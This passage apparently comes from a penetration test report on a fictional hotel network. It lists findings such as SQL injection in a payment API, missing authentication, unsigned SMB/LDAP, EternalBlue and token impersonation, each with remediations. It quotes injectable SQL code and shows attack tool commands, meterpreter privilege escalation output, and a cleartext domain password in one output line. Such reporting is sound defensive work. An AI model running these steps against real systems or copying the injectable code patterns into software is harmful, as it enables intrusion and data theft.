Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol

┌──(root㉿2023-XXXXXX-XXX-vdi-kali06)-[~]
└─# impacket-rpcdump 10.0.0.51 | egrep "MS-RPRN|MS-PAR"
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol

┌──(root㉿2023-XXXXXX-XXX-vdi-kali06)-[~]
└─# impacket-rpcdump 10.0.0.52 | egrep "MS-RPRN|MS-PAR"
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol

┌──(root㉿2023-XXXXXX-XXX-vdi-kali06)-[~]
└─# impacket-rpcdump 10.0.200.101 | egrep "MS-RPRN|MS-PAR"
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol

┌──(root㉿2023-XXXXXX-XXX-vdi-kali06)-[~]
└─# impacket-rpcdump 10.0.200.102 | egrep "MS-RPRN|MS-PAR"
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol

┌──(root㉿2023-XXXXXX-XXX-vdi-kali06)-[~]
└─# impacket-rpcdump 10.0.200.103 | egrep "MS-RPRN|MS-PAR"
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol

┌──(root㉿2023-XXXXXX-XXX-vdi-kali06)-[~]
└─# impacket-rpcdump 10.0.200.104 | egrep "MS-RPRN|MS-PAR"
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
```

Protocol: [MS-RPRN]: Print System Remote Protocol

Remediations

- Update Windows to most recent patch and security update
- Disable the print spooler service
- Set the following registry values/Group Policy settings to either 0 or "not defined"
    - HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows NT\Printers\PointAndPrint
    - NoWarningNoElevationOnInstall = 0 (DWORD) or not defined (default setting)
    - UpdatePromptSettings = 0 (DWORD) or not defined (default setting)

References

- Microsoft Guide: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527

H6: SQL Injection in Payment Application

Matrix Calculation		CVSS Score	Risk
Impact	High	8.8	High
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H	
MITRE ATT&CK		T1210 - Exploitation of Remote Services	
Compliance Violations		PCI DSS – Req. 6.3.3, 6.4.1 GDPR – Art. 25.2, 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.0.200	

Business Impact

This vulnerability enables the disclosure of guest and corporate user PII stored in a database, which can lead to loss of customer trust, legal action, and/or fines upwards of $500,000 plus $840 per customer in the event of a data breach or PCI audit.

Description

The custom payment application contains multiple attack surfaces for a SQL injection, most notably, injection into a SQL DELETE statement (can be exploited to delete entire tables with a simple injection); however, some of these injection attacks require authentication, which limits the likelihood of an attack. Additionally, although these injection vulnerabilities were found via source code auditing, they can be found trivially through blind attacks.


Steps to Reproduce

XXXXXX XX performed a SQL injection on the *payment lookup* portion of the application. After looking at the API source code, XXXXXX XX found at the *payment_id* variable can be used as an injection point:

```
@api.route('/payment/<string:payment_id>', methods=['GET'])
@jwt_required()
def get_payment(payment_id):
    log_message = f"GET /payment/{payment_id}; "
    payment_query = f"SELECT * from billing.payments WHERE id = {payment_id}"
    log_message += f"Query: {payment_query}; "
```

```
    try:
        res = query_db(payment_query, 'select')
        log_message += f"Status: 200; Message: Querying payment successful; Data:
{jsonify(res)}"
        AppLog.info(log_message)
        return jsonify(res)
    except Exception as e:
        log_message += f"Status: 500; Message: {str(e)}"
        AppLog.error(log_message)
        return jsonify({"error":str(e)}), 500
```

Modifying the traditional OR SQLi attack, the entirety of the *payments* table in the *billings* database was dumped.



Note: When performing this injection, results wouldn't load until the query was modified (for example, deleting the semi-colon).

SELECT Injection:

```
@api.route('/admin/rooms/<string:room_id>', methods=['GET'])
def return_room_details(room_id):
    log_message = f"GET /admin/rooms/{room_id}; "
    room_details_query = f"SELECT * FROM wp_sr_room_types where id = {room_id}"
    log_message += f"Query: {room_details_query}; "
```

```
    try:
        res = query_db_hotel(room_details_query, 'select')
        log_message += f"Status: 200; Message: Information for {room_id} queried; Data:
{jsonify(res)}"
        AppLog.info(log_message)
        return jsonify(res)
    except Exception as error:
        log_message += f"Status: 500; Message: {str(error)}"
        AppLog.error(log_message)
        return jsonify({"error":str(error)}), 500
```

```
@api.route('/admin/reservations/<string:res_id>', methods=['GET'])
def return_reservation(res_id):
    log_message = f"GET /admin/reservations/{res_id}; "
    try:
        reservation_query = f"SELECT * FROM wp_sr_reservations where id = {res_id}"
        res = query_db_hotel(reservation_query, 'select')
        log_message += f"Status: 200; Message:{jsonify(res)}; Query:
{reservation_query}"
        AppLog.info(log_message)
        return jsonify(res)
    except Exception as error:
        log_message += f"Status: 500; Message: {str(error)}"
        AppLog.error(log_message)
        return jsonify({'status': '500', 'message': 'Something went wrong'}), 500
```

```
@api.route('/admin/reservations', methods=['GET'])
@jwt_required()
def return_all_reservations():
    log_message = f"GET /admin/reservations; "
    try:
        args = request.args
        if args['limit'] is None:
            limit = 500
        else:
            limit = args['limit']
        all_reservations_query = f"SELECT * FROM wp_sr_reservations LIMIT {limit}"
        res = query_db_hotel(all_reservations_query, 'select')
        log_message += f"Status: 200; Message: {jsonify(res)}; Query:
{all_reservations_query}"
        AppLog.info(log_message)
        return jsonify(res)
    except Exception as error:
        log_message += f"Status: 500; Message: {str(error)}"
```

```
        AppLog.error(log_message)
        return jsonify({'status': '500', 'message': 'Something went wrong'}), 500
```

```
@api.route('/payment', methods=['POST'])
@jwt_required()
def make_payment():
    content = request.get_json(silent=True)
    requirement_parameters = [
        'customer_id',
        'amount',
        'booking_id',
        'cardholder_fname',
        'cardholder_lname',
        'card_number',
        'card_exp_month_year',
        'card_cvv'
    ]
...
cc_data = query_db(f"""
            SELECT billing.credit_cards.id,
            billing.credit_cards.name,
            billing.credit_cards.number,
            billing.credit_cards.expiration,
            billing.credit_cards.ccv,
            billing.credit_cards.zip
            FROM billing.credit_cards
            JOIN billing.payment_methods
            ON (billing.payment_methods.payment_ref = billing.credit_cards.id)
            WHERE billing.payment_methods.customer_id = '{content['customer_id']}'
            """, 'select')
            print(cc_data)
```

DELETE Injection:

```
@api.route('/payment_method', methods=['DELETE'])
@jwt_required()
def remove_payment_method():
    log_message = f"DELETE /payment_method; "
    args = request.args
    if args['id'] is None:
        log_message += f"Status: 400; Message: Missing Payment ID"
        AppLog.info(log_message)
        return "id required", 400
    delete_payment_methods_query = f"DELETE from billing.payment_methods WHERE id =
{args['id']} RETURNING *"
```

```
    log_message += f"Query: {delete_payment_methods_query}; "
    try:
        res = query_db(delete_payment_methods_query, 'delete')
        log_message += f"Status: 200; Message: Payment info deleted"
        AppLog.info(log_message)
        return jsonify(res)
    except Exception as e:
        log_message += f"Status: 500; Message: {str(e)}"
        AppLog.error(log_message)
        return str(e), 500
```

Remediations

- Properly sanitize all user input and request parameters (see Appendix E for examples in the API).
- Utilize prepared statements instead of inserting variables directly into SQL statements.

H7: SMB Signing Not Enabled

Matrix Calculation		CVSS Score	Risk
Impact	High	8.7	High
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N	
MITRE ATT&CK		T1557 – Adversary-in-the-Middle T1040 - Network Sniffing	
Compliance Violations		NRS 603A.020	
Hosts		10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104, 10.0.0.6, 10.0.0.11, 10.0.0.51, 10.0.0.52	

Business Impact

The Active Directory will be compromised leading to data leakage, loss of trust, and possible server downtime. Data leakage leads to loss of trust, legal action, and/or fines upwards of $500,000 plus $840 per customer.

Description

This system does not allow SMB signing; SMB signing allows the recipient of SMB packets to confirm their authenticity and helps prevent man-in-the-middle against SMB. An SMB Relay attack can be used to obtain credentials.

Steps to Reproduce

The tool *crackmapexec* can be used to enumerate all Windows hosts that have SMB listening. By default, this tool will show whether the host has signing enabled.

```
┌──(root㉿2023-XXXXXX-XXX-vdi-kali01)-[~]
└─# crackmapexec smb windows
SMB         10.0.200.101    445    KIOSK01          [*] Windows Server 2016 Standard Evaluation 14393
x64 (name:KIOSK01) (domain:kiosk01) (signing:False) (SMBv1:True)
SMB         10.0.200.102    445    KIOSK02          [*] Windows Server 2016 Standard Evaluation 14393
x64 (name:KIOSK02) (domain:kiosk02) (signing:False) (SMBv1:True)
SMB         10.0.200.103    445    KIOSK03          [*] Windows Server 2016 Standard Evaluation 14393
x64 (name:KIOSK03) (domain:kiosk03) (signing:False) (SMBv1:True)
SMB         10.0.200.104    445    KIOSK04          [*] Windows Server 2016 Standard Evaluation 14393
```

```
x64 (name:KIOSK04) (domain:kiosk04) (signing:False) (SMBv1:True)
SMB         10.0.0.5        445    DC01             [*] Windows Server 2016 Standard Evaluation 14393 x64
(name:DC01) (domain:corp.cc.local) (signing:True) (SMBv1:True)
SMB         10.0.0.6        445    ADCS             [*] Windows Server 2016 Standard Evaluation 14393 x64
(name:ADCS) (domain:corp.cc.local) (signing:False) (SMBv1:True)
SMB         10.0.0.11       445    HMS              [*] Windows Server 2016 Standard Evaluation 14393 x64
(name:HMS) (domain:corp.cc.local) (signing:False) (SMBv1:True)
SMB         10.0.0.51       445    WORKSTATION01    [*] Windows Server 2016 Standard Evaluation
14393 x64 (name:WORKSTATION01) (domain:corp.cc.local) (signing:False) (SMBv1:True)
SMB         10.0.0.52       445    WORKSTATION02    [*] Windows Server 2016 Standard Evaluation
14393 x64 (name:WORKSTATION02) (domain:corp.cc.local) (signing:False) (SMBv1:True)
```

Note: The *windows* file contains a list of Windows hosts that have SMB listening.

Remediations

- SMB signing can be configured in one of three ways: disabled entirely (least secure), enabled, and required (most secure).

References

- Rapid7 Explanation: https://www.rapid7.com/db/vulnerabilities/cifs-smb-signing-disabled/

H8: LDAP Signing and Channel Binding Not Enabled

Matrix Calculation		CVSS Score	Risk
Impact	High	8.7	High
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N	
MITRE ATT&CK		T1557 – Adversary-in-the-Middle T1040 - Network Sniffing	
Compliance Violations		NRS 603A.020	
Hosts		10.0.0.5	

Business Impact

The Active Directory will be compromised leading to data leakage, loss of trust, and possible server downtime. Data leakage leads to loss of trust, legal action, and/or fines upwards of $500,000 plus $840 per customer.

Description

This system does not have LDAP signing enabled or channel binding set; LDAP signing and channel bindings ensures integrity and verification of the LDAP sessions and helps prevent man-in-the-middle attacks against LDAP. Additionally, a relay attack can be used to intercept network authentication hashes, which could lead to account compromises.

Steps to Reproduce

Using *crackmapexec* and valid LDAP credentials, you can use the *ldap_checker* module to determine whether LDAP signing and channel binding is set:

```
┌──(root㉿2023-XXXXXX-XXX-vdi-kali06)-[~]
└─# crackmapexec ldap ldap_hosts -u b.dole -p ******** -M ldap-checker
SMB         10.0.0.5        445    DC01             [*] Windows Server 2016
Standard Evaluation 14393 x64 (name:DC01) (domain:corp.cc.local) (signing:True)
(SMBv1:True)
LDAP        10.0.0.5        389    DC01             [+]
corp.cc.local\b.dole:calebmatters (Pwn3d!)
LDAP-CHE... 10.0.0.5        389    DC01             LDAP Signing NOT Enforced!
LDAP-CHE... 10.0.0.5        389    DC01             Channel Binding is set to
```

```
"NEVER" - Time to PWN!
```

Note: *ldap_hosts* is a file containing a list of hosts that have the LDAP port open.

Remediations

- Enable LDAP channel binding token requirements in Group Policy Object (GPO) on the DC.
- Enable LDAP server signing in the DC.

References

- Microsoft Support Topic: https://support.microsoft.com/en-us/topic/2020-ldap-channel-binding-and-ldap-signing-requirements-for-windows-kb4520412-ef185fb8-00f7-167d-744c-f299a66fc00a

H9: Unauthenticated Information Disclosure

Matrix Calculation		CVSS Score	Risk
Impact	High	8.6	High
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N	
MITRE ATT&CK		T1210 - Exploitation of Remote Services T1567 - Exfiltration Over Web Service	
Compliance Violations		PCI DSS – Req. 8.3.1 GDPR – Art. 24, 25.1, 25.2, 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.0.200	

Business Impact

This vulnerability can result in the leakage of reservation data of customers, resulting in penalties under applicable laws and regulations of at least $150 to $840 per customer.

Description

The *@jwt_required()* decorator is missing on routes such as */admin/rooms/<string:room_id>*, */admin/rooms*, and */admin/reservations/<string:res_id>*; this allows unauthorized access to many API

endpoints and can lead to information disclosure. The */admin/rooms* endpoint will give a list of all rooms in the hotel. The */admin/reservations/* endpoint, when an integer is appended, will retrieve a customer reservation, including credit card information, street addresses, full names, and phone numbers. The reservation id is an integer, starting at one and progressing incrementally. Therefore, it is easy to retrieve all customer's information.

Steps to Reproduce

Since authentication is not required for some API endpoints, using a web browser or command-line tool to send HTTP requests (i.e. *curl*) will allow you to obtain sensitive information.

```
┌──(root㉿2023-XXXXXX-XXX-vdi-kali03)-[~/webapps/payment-web/app]
└─# curl http://10.0.0.200:8000/admin/rooms -k | jq | head -n 15
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 13064  100 13064    0     0   965k      0 --:--:-- --:--:-- --:--:--  981k
[
  {
    "alias": "martian_mansion",
    "checked_out": 0,
    "checked_out_time": null,
    "created_by": 1,
    "created_date": "Sat, 21 Jul 2012 04:28:07 GMT",
    "description": "This extraterrestrial abode measures 377 square feet (35 square
meters). Stay connected with complimentary intergalactic wireless Internet access, and
enjoy entertainment on the television. A mini galaxy bar and cosmic refrigerator are at
your disposal. The private nebula bathroom features a galactic bathtub, as well as
slippers, complimentary cosmic toiletries, and a hair dryer. Climate control,
complimentary bottled stardust water, and a safe are among the included amenities. Non-
smoking. Free Wireless Internet. Breakfast Buffet.",
    "featured": 0,
    "id": 15,
    "language": "*",
    "modified_by": 1,
    "modified_date": "Thu, 22 Dec 2022 14:55:57 GMT",
    "name": "Martian Mansion",
    "occupancy_adult": 2,
```

In the API source code the *@jwt_required()* decorator is not listed for some of the API routes.

```
@api.route('/admin/rooms', methods=['GET'])
def return_all_room_details():
    log_message = f"GET /admin/rooms; "
    all_room_details_query = "SELECT * FROM wp_sr_room_types"
    log_message += f"Query: {all_room_details_query}; "
```

```
    try:
        res = query_db_hotel(all_room_details_query, 'select')
        log_message += f"Status: 200; Message: room query successful; Data:
{jsonify(res)}"
        AppLog.info(log_message)
        return jsonify(res)
    except Exception as error:
        log_message += f"Status: 500; Message: {str(error)}"
        AppLog.error(log_message)
        return jsonify({"error": str(error)}), 500

@api.route('/admin/rooms/<string:room_id>', methods=['GET'])
def return_room_details(room_id):
    log_message = f"GET /admin/rooms/{room_id}; "
    room_details_query = f"SELECT * FROM wp_sr_room_types where id = {room_id}"
    log_message += f"Query: {room_details_query}; "
    try:
        res = query_db_hotel(room_details_query, 'select')
        log_message += f"Status: 200; Message: Information for {room_id} queried; Data:
{jsonify(res)}"
        AppLog.info(log_message)
        return jsonify(res)
    except Exception as error:
        log_message += f"Status: 500; Message: {str(error)}"
        AppLog.error(log_message)
        return jsonify({"error":str(error)}), 500

@api.route('/admin/reservations/<string:res_id>', methods=['GET'])
def return_reservation(res_id):
    log_message = f"GET /admin/reservations/{res_id}; "
    try:
        reservation_query = f"SELECT * FROM wp_sr_reservations where id = {res_id}"
        res = query_db_hotel(reservation_query, 'select')
        log_message += f"Status: 200; Message:{jsonify(res)}; Query:
{reservation_query}"
        AppLog.info(log_message)
        return jsonify(res)
    except Exception as error:
        log_message += f"Status: 500; Message: {str(error)}"
        AppLog.error(log_message)
        return jsonify({'status': '500', 'message': 'Something went wrong'}), 500
```

Remediations

- Use *@jwt_required()* decorators on all routes and API endpoints that interact with customer data; this ensures that only authenticated users can interact with their data.

H10: WordPress Service is Running as NT AUTHORITY

Matrix Calculation		CVSS Score	Risk
Impact	High	8.2	High
Likelihood	Medium		
CVSS v3.1 Vector		AV:L/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H	
MITRE ATT&CK		T1068 - Exploitation for Privilege Escalation T1210 - Exploitation of Remote Service	
Compliance Violations		PCI DSS – 6.3.1 GDPR – Art. 25.2, 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.0.11	

Business Impact


In the event that Wordpress is compromised, all services running on the machine are also compromised, including the HMS database. If exploited, this will result in a data breach, which can lead to loss of customer trust, legal action, and/or fines upwards of $500,000 plus $840 per customer in the event of a data breach or PCI audit.

Description

The WordPress site on host 10.0.0.11 is being run as NT AUTHORITY\SYSTEM, the highest privileged account in Windows. This greatly increases the impact of any RCE vulnerabilities that exist in the site.

Steps to Reproduce

Use services.msc to view what user the Apache service logs on as.



Remediations

- Run the web server with a non-privileged account.

H11: EternalBlue - CVE-2017-0144

Matrix Calculation		CVSS Score	Risk
Impact	High	8.1	High
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H	
MITRE ATT&CK		T1210 - Exploitation of Remote Services	
Compliance Violations		PCI DSS – 6.3.1 GDPR – Art. 25.2, 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.0.22	

Business Impact

Unauthorized privileged access to systems can result in a full breakdown of confidentiality, integrity, and security. This can cost XXX XXXX XXXXXXXXX $500,000 in fines for PCI DSS non-compliance, as well as data loss, loss of customer trust, and downtime.

Description

EternalBlue is an exploit for the SMBv1 server implementation used in Windows. It allows for remote code execution on unpatched machines.

Steps to Reproduce

Use Metaploits's *exploit/windows/smb/ms17_010_eternalblue* script module, and set *rhosts* to the IP you want to test (you can also set *payload*, *lhost*, and *lport* but it's not necessary for testing). To test for the EternalBlue vulnerability by running **check**, do not issue **exploit** or **run** commands unless you want to exploit the host.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.0.0.5
rhosts => 10.0.0.5
msf6 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 10.0.0.5:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.0.0.5:445       - Host is likely VULNERABLE to MS17-010! - Windows Server 2016 Standard
Evaluation 14393 x64 (64-bit)
```

```
[*] 10.0.0.5:445       - Scanned 1 of 1 hosts (100% complete)
[+] 10.0.0.5:445 - The target is vulnerable.
```

If the host is not vulnerable, the Metasploit module will output an error message like this:

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.0.0.6
rhosts => 10.0.0.6
msf6 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 10.0.0.6:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[-] 10.0.0.6:445       - An SMB Login Error occurred while connecting to the IPC$ tree.
[*] 10.0.0.6:445       - Scanned 1 of 1 hosts (100% complete)
[*] 10.0.0.6:445 - Cannot reliably check exploitability.
```

Remediations

- Install Windows patch MS17-010.

References

- Microsoft Update Bulletin: https://learn.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010

H12: Token Impersonation

Matrix Calculation		CVSS Score	Risk
Impact	High	7.8	High
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N	
MITRE ATT&CK		T1068 - Exploitation for Privilege Escalation T1134.001 - Access Token Manipulation: Token Impersonation/Theft	
Compliance Violations		PCI DSS – 6.3.1 GDPR – Art. 25.2, 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.200.101, 10.0.200.102, 10.0.200.103, 10.0.200.104, 10.0.0.6, 10.0.0.11, 10.0.0.51, 10.0.0.52	

Business Impact

Unauthorized privileged access to systems can result in a full breakdown of confidentiality, integrity, and security. This can cost XXX XXXX XXXXXXXXX $500,000 in fines for PCI DSS non-compliance plus $840 per customer, as well as data loss, loss of customer trust, and downtime.

Description

Token impersonation on Windows allows for an attacker to successfully steal another "token" running in the system's memory to escalate their privileges. This is a highly effective method for moving laterally across machines and networks.

Steps to Reproduce

After obtaining a Meterpreter shell, you can list the available Delegation Tokens using the *list_tokens* command, which can be followed with the *impersonate_token* command with the token of the user/privilege you'd like to become:

```
meterpreter > list_tokens -u
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
        Call rev2self if primary process token is SYSTEM

Delegation Tokens Available
========================================
```

```
COZY\b.dole
COZY\r.murphy
NT AUTHORITY\SYSTEM

Impersonation Tokens Available
========================================
No tokens available

meterpreter > impersonate_token "NT AUTHORITY\SYSTEM"
[-] Warning: Not currently running as SYSTEM, not all tokens will be available
        Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > shell
Process 5696 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\windows\system32>whoami
whoami
nt authority\system

C:\windows\system32>
```

Remediations

- Ensure group policy is set up correctly to disallow "delegation."

References

- https://technologyblog.rsmus.com/it-infrastructure/prevent-token-impersonation/

H13: Jellyfin Nginx Denial of Service - CVE-2021-23017

Matrix Calculation		CVSS Score	Risk
Impact	High	7.7	High
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N	
MITRE ATT&CK		T1498- Network Denial of Service	
Compliance Violations		GDPR – Art. 32.1(b) NRS 603A.020	
Hosts		10.0.0.20	

Business Impact

The hotel's media server can be taken offline, damaging consumer trust.

Description

A denial of service vulnerability is present in Nginx 1.18.0, allowing attackers to crash the proxy in front of the media server.

Steps to Reproduce

```
root@media:/etc/nginx# apt list | egrep "^nginx"

WARNING: apt does not have a stable CLI interface. Use with caution in scripts.

nginx-common/focal-updates,focal-security,now 1.18.0-0ubuntu1.4 all
[installed,automatic]
nginx-core/focal-updates,focal-security,now 1.18.0-0ubuntu1.4 amd64
[installed,automatic]
nginx-doc/focal-updates,focal-security 1.18.0-0ubuntu1.4 all
nginx-extras/focal-updates,focal-security 1.18.0-0ubuntu1.4 amd64
nginx-full/focal-updates,focal-security 1.18.0-0ubuntu1.4 amd64
nginx-light/focal-updates,focal-security 1.18.0-0ubuntu1.4 amd64
nginx/focal-updates,focal-security,now 1.18.0-0ubuntu1.4 all [installed]
```

Remediations

- Update nginx to the latest stable version.

References

- CVE description: https://nvd.nist.gov/vuln/detail/CVE-2021-23017

H14: WordPress Denial of Service in load-scripts.php - CVE-2018-6389

Matrix Calculation		CVSS Score	Risk
Impact	High	7.5	High
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N	
MITRE ATT&CK		T1498- Network Denial of Service T1210 - Exploitation of Remote Services	
Compliance Violations		GDPR – Art. 32.1(b) NRS 603A.020	
Hosts		10.0.0.11	

Business Impact

The hotel management service can be taken offline, damaging consumer trust and loss of potential sales.

Description

The HMS website is running an older WordPress that is vulnerable to DoS attacks. This can allow just a few computers to completely take the WordPress site offline by consuming large amounts of CPU and memory resources.

Steps to Reproduce

Confirm the existence of "load-scripts.php" in the WordPress site. Due to the nature of this exploit, precaution was taken while checking. The version and the file indicate the exploit.

Remediations

- Update WordPress.

References

- WordPress Guide: https://wordpress.org/support/article/updating-wordpress/

H15: Exposed API Documentation

Matrix Calculation		CVSS Score	Risk
Impact	High	7.5	High
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N	
MITRE ATT&CK		T1190 - Exploit Public-Facing Application	
Compliance Violations		NRS 603A.020	
Hosts		10.0.0.200	


Business Impact

Attackers can make informed decisions to better harm XXX and its customers, which increases the likelihood of a successful data breach. If successful, data breaches can lead to loss of customer trust, legal action, and/or fines upwards of $500,000 plus $840 per customer in the event of a data breach or PCI audit.

Description

Swagger API documentation is available at http://10.0.0.200:8000/doc.

Steps to Reproduce



Remediations

- Remove the /doc endpoint.

H16: Adminer - CVE-2021-43008

Matrix Calculation		CVSS Score	Risk
Impact	High	7.5	High
Likelihood	Medium		
CVSS v3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N	
MITRE ATT&CK		T1190 - Exploit Public-Facing Application	
Compliance Violations		PCI DSS – Req. 8.3.1 GDPR – Art. 32.1(b) CCPA – Sec. 1798.150 NRS 603A.020	
Hosts		10.0.0.12	

Business Impact


Employees are currently unable to utilize provisioned software due to a misconfiguration. In the event that it is correctly configured, attackers can exfiltrate sensitive files, which can lead to loss of customer trust, legal action, and/or fines upwards of $500,000 plus $840 per customer in the event of a data breach or PCI audit.

Description

An outdated version of Adminer is running on 10.0.0.12, allowing arbitrary file read on the server. This is currently impossible since it is missing the SQL drivers necessary to connect to a database. However, this also makes it unusable for legitimate purposes.

Steps to Reproduce

Adminer web interface can be accessed at the /adminer endpoint. Note the version number (4.3.0) in the top left.



Remediations

- Upgrade Adminer to the latest version.
- Install SQL drivers or uninstall Adminer.

References

- NVD CVE Description: https://nvd.nist.gov/vuln/detail/cve-2021-43008

M1: Unencrypted Web Traffic

